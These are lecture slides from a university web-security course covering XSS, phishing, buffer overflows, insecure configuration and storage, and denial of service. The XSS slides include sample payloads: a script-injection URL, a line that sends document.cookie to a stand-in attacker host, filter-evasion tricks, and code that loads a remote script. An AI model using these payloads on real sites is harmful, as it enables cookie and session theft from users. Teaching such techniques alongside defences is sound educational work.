
Internet Security [1]

VU 184.216

Engin Kirda

engin@infosys.tuwien.ac.at

Christopher Kruegel

chris@auto.tuwien.ac.at

Outline

- Web Application Security, Part II
 - Today, we continue from where we left last time. We look at further examples of Web-based security problems and attacks
- Cross Site Scripting
- Examples
- Phishing
- Web-based buffer overflows / mitigation
- Insecure storage
- DoS attacks

News from the Lab

- 211 Registrations
 - Registration closed
 - You get a “Zeugnis” if you submit more than *one* Challenge solution.
- 198 attempts to solve Challenge 1
 - 189 candidates made it (respect)
- 138 attempts to solve Challenge 2
 - 135 candidates made it (respect)
 - Difficulty level of Challenge 2
- Challenge 3 will be announced today (16:00) after the lecture
 - XSS (quite easy, straight-forward)

A little “hacking” of our OWN

- We started a password cracker (john)
- Following dictionary-based passwords were cracked (in less than an hour) ☹:
 - ferrari
 - untetan1
 - 65 total passwords – that makes 3% of users. Imagine the situation in a typical company (and this is a security class!)
- Conclusion: Some people haven't understood first lecture
 - Accounts have been suspended (send us an e-mail)

Javascript (The Good and The Ugly)

- Javascript is embedded into web pages to support dynamic client-side behavior
- Typical uses of Javascript include:
 - Dynamic interactions (e.g., the URL of a picture changes)
 - Client-side validation (e.g., has user entered a number?)
 - Form submission
 - Document Object Model (DOM) Manipulation
- Developed by Netscape as a light-weight scripting language with object-oriented capabilities
 - Later standardized by ECMA

Javascript (The Good and The Ugly)

- The user's environment is protected by malicious Javascript code by “sand-boxing” environment
- Javascript programs are protected from each other by using a compartmentalizing mechanisms
 - Javascript code can only access resources associated with its origin site (*same-origin policy*)
- Problem: All these security mechanisms fail if user is lured into downloading malicious code from a *trusted* site 😞

Cross-site scripting (XSS)

- Simple attack, but difficult to prevent and can cause much damage
- An attacker can use cross site scripting to send malicious script to an unsuspecting victim
 - The end user's browser has no way to know that the script should not be trusted, and will execute the script.
 - Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site.
- These scripts can even completely rewrite the content of an HTML page!

Cross-site scripting (XSS)

- XSS attacks can generally be categorized into two classes: **stored** and **reflected**
 - Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
 - Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

XSS Delivery Mechanisms

- Stored attacks require the victim to browse a Web site
 - Reading an entry in a forum is enough...
 - Examples of stored XSS attacks: Yahoo (last year), e-Bay (this year)
- Reflected attacks (Challenge 3) are delivered to victims via another route, such as in an e-mail message, or on some other web server
 - When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. Example: Squirrelmail

Cross-site scripting (XSS)


- The likelihood that a site contains potential XSS vulnerabilities is extremely high
 - There are a wide variety of ways to trick web applications into relaying malicious scripts
 - Developers that attempt to filter out the malicious parts of these requests are very likely to overlook possible attacks or encodings
- How to protect yourself?
 - Ensure that your application performs validation of all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
- OWASP Filters project

Simple XSS Example

- Suppose a Web application (*text.pl*) accepts a parameter *msg* and displays its contents in a form:


```
$query = new CGI;  
$directory = $query->param("msg");  
print "  
<html><body>  
<form action="displaytext.pl" method="get" >  
$msg <br>  
<input type="text" name="txt">  
<input type="submit" value="OK">  
</form></body></html>";
```

Unvalidated input!



Simple XSS Example 2

- If the script *text.pl* is invoked, as
 - *text.pl?msg=HelloWorld*
- This is displayed in the browser:



Simple XSS Example 3

- There is an XSS vulnerability in the code. The input is *not being validated* so JavaScript code can be injected into the page!
- If we enter the URL `text.pl?msg=<script>alert("I Own you")</script>`
 - We can do “anything” we want. E.g., we display a message to the user... worse: we can steal sensitive information.
 - Using `document.cookie` identifier in JavaScript, we can steal cookies and send them to our server
- We can e-mail this URL to thousands of users and try to trick them into following this link (a reflected XSS attack).

Some XSS attacker tricks

- How does attacker “send” information to herself?
 - e.g., change the source of an image:
 - `document.images[0].src="www.attacker.com/" + document.cookie;`
- Quotes are filtered: Attacker uses the unicode equivalents `\u0022` and `\u0027`
- Form redirecting (Challenge 3), redirect the target of a form to steal the form values (e.g., passwd)
 - Up to you to find out how ;-)
- Line break trick:
`<IMG SRC="javasc
ript:alert('test');">` <-- line break trick \10 \13 as delimiters.

Some XSS attacker tricks

- If ‘ and “ characters are filtered... (e.g., as in PHP):
 - `regexp = /InetSec is interesting/;`
`alert(regexp.source);`
- Attackers are creative (application-level firewalls have a difficult job). Check this out (no “/” allowed):
 - `n=/http: myserver myfolder evilscript.js/`
`forslash=location.href.charAt(6);`
`space=n.source.charAt(5);`
`alert(n.source.split(space).join(forslash));`
`document.scripts[0].src = n.source.split(space).join(forslash)`

Some XSS attacker tricks

- How much script can you inject?
 - This is the web so the attacker can use URLs. That is, attacker could just provide a URL and download a script that is included (no limit!)
 - `img src='http://valid address/clear.gif'`
`onload='document.scripts(0).src`
`="http://myserver/evilscript.js"'`
- Suppose you filter “dynamic” URLs in the page (e.g. solution we developed: Noxes)
 - Attacker has a wide range of choices and could use the static links in the page to “encode” sensitive information
 - Send the cookie information bit by bit
 - Covert channels (use timing information to send info)

XSS mitigation solutions

- Application-level firewalls
 - Scott and Sharp (WWW 2002)
- AppShield
 - (claims to learn from traffic – does not need policies – costs a lot of money). How effective is it against sophisticated attacks?
- Huang et al. – static code analysis
 - Huang et al. (WWW 2003, 2004)
- First client-side solutions (we have developed / developing)
 - Philipp Vogt (Diplomarbeit) – Javascript engine “hack”
 - Noxes (Personal Web firewall with XSS heuristics)

Let's look at an example

- XSS
 - Time for a small demo ;-)

Phishing

- Phishing is a form of online identity theft that aims to steal sensitive information such as online banking passwords
 - Phishing scams have been receiving extensive press coverage (numbers of attacks are escalating)
 - Of 57 million US Internet users, 2 million (!) have been tricked into giving away sensitive information
- As far as attackers are concerned, phishing is an old idea on a new medium: Conmen usually impersonate people and trick them

Types of Phishing Attacks

- Phishing attacks fall into different categories. Earliest form (e-mail-based) date back to the mid 90's.
 - Users were persuaded into sending back their usernames and passwords
 - Such attacks do not work nowadays, but Web sites are trusted by many people
- Many phishing attacks are more sophisticated and they rely on a combination of spoofed e-mails and Web sites to “phish” information from random victims
 - e.g., “Please update your information”
 - e.g., The site looks and feels like the typical “online banking” web site the victim is used to

Some Phishing Tricks

- Attacker's objective: Not to raise suspicion and to make the setting as authentic as possible
 - URLs may be obfuscated so that they look legitimate to the victim:
 - e.g., <http://www.attacker.com/www.onlinebanking.com/login.pl>
 - Use of real logos and corporate identity elements in the spoofed Web site
 - Some attacks make use of hidden frames, images and Javascript to control the way the page is rendered
- Some phishing attacks are technically sophisticated:
 - Exploit-based phishing – e.g., attacker invokes a key logger whenever the victim is visiting an “interesting” web site

Mitigating Phishing Attacks

- Phishing is a difficult problem because the victim's are technically “unsophisticated” and naive
 - Only few solutions have been introduced to date
 - PwdHash and SpoofGuard from Stanford university
 - One-time passwords, phishing symptoms
 - Verisign is providing an anti-phishing service. It crawls millions of Web sites to identify “clones”. The problem: There is a window of vulnerability
 - Our solution: AntiPhish
 - (a Mozilla plug-in that “protects” the sensitive information for the user and prevents it from being passed to untrusted site)
 - Internet Explorer version under development (Praktikum)

Web-based Buffer Overflows

- Attackers use buffer overflows to corrupt the execution stack of a web application.
 - By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code – effectively taking over the machine.
 - In many cases (unfortunately), there is an “escalation of privileges” (Web server running as admin!)
 - Buffer overflows are not always easy to discover and even when one is discovered, it is generally difficult to exploit (know-how is necessary – assembler, stack, etc.).

Web-based Buffer Overflows

- Buffer overflow flaws can be present in both the web server or application server products that serve the static and dynamic aspects of the site, or the web application itself
 - Overflows are not typically present in interpreted languages (usually C, C++ applications – where developer does memory management)
- Protection? Keep up with the latest bug reports for your web and application server products

Improper Error Handling

- The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker).
 - Such details can provide hackers important clues on potential flaws in the site.
- One common security problem caused by improper error handling is the *fail-open security* check.
 - Error happens, authentication is by-passed!
- Protection? A specific policy for how to handle errors should be documented.

Let's look at an example

- Improper error handling:
 - Time for a small demo ;-)

Insecure Configuration Management

- There are a wide variety of server configuration problems that can plague the security of a site.
 - Unpatched security flaws in the server software
 - Server software flaws, misconfigurations that permit directory listing and directory traversal attacks
 - Unnecessary default, backup, or sample files including scripts, applications, configuration file and web pages
 - Improper file and directory permissions

Insecure Configuration Management

- Unnecessary services enabled including content management and remote administration
- Default accounts with their default passwords
- Administrative or debugging functions that are enabled or accessible
- Overly informative error messages
- Misconfigured SSL certificates and encryption settings
- Use of self-signed certificates to achieve authentication and man-in-the-middle protection
- Use of default certificates

Insecure Storage

- Most web applications have a need to store sensitive information, either in a database or on a file system somewhere.
 - passwords, credit card numbers, account records, or proprietary information
- Frequently, encryption techniques are used to protect this sensitive information
 - Developers still frequently make mistakes while integrating it into a web application
 - Mistakes: Failure to encrypt critical data, Insecure storage of keys, certificates, and passwords, Poor choice of algorithm, Attempting to invent a new encryption algorithm

Denial of Service Attacks

- A type of attack that consumes your resources at such a rate that *none* of your customers can enjoy your services
 - DoS
 - Distributed variant of DoS is called a DDoS attack
- How common is DoS? Answer: *Very common*
 - Research showed 4000 known attacks in a week (most attacks go unreported)
 - How likely are you to be victim of DoS? A report showed 25% of large companies suffer DoS attacks at some point
 - In January 2001, 98% of Microsoft servers were not accessible because of DoS attacks

Denial of Service Attacks

- DDoS attack terminology
 - Attacking machines are called *daemons*, *slaves*, *zombies* or *agents*.
 - “Zombies” are usually poorly secured machines that are exploited
 - Machines that control and command the zombies are called *masters* or *handlers*.
 - Attacker would like to hide trace: He hides himself behind machines that are called *stepping stones*.
- Web applications may be victims of *flooding* or *vulnerability* attacks
 - In a vulnerability attack, a vulnerability may cause the application to crash or go to an infinite loop

Denial of Service Attacks

- Web applications are particularly susceptible to denial of service attacks
 - A web application can't easily tell the difference between an attack and ordinary traffic
 - Because there is no reliable way to tell from whom an HTTP request is coming from, it is very difficult to filter out malicious traffic.
 - Most web servers can handle several hundred concurrent users under normal use, A single attacker can generate enough traffic from a single host to swamp many applications
- Defending against denial of service attacks is difficult and only a small number of “limited” solutions exist

Who are the DoS attackers?

- Research has shown that the majority of attacks are launched by script-kiddies.
 - Such attacks are “easier” to detect and defend against.
 - Kids use readily available tools to attack
- Some DoS attacks, however, are highly sophisticated and very difficult to defend against
 - Possible defense mechanisms
 - Make sure your hosts are patched against DoS vulnerabilities
 - Anomaly detection and behavioral models
 - Service differentiation (e.g., VIP clients)
 - Signature detection

A little “DoS” demo

- Let's look at “Denial of Service”
- Enjoy (*grin*)

Conclusion

- In this lecture, we looked at some important problems:
 - XSS is a difficult problem to deal with and many sites are vulnerable
 - Phishing
 - Insecure storage
 - DoS and DDoS attacks
- Next week, we start looking at Internet Application Security.
- Good luck (and fun ;-)) with Challenge 3.
- See you next week!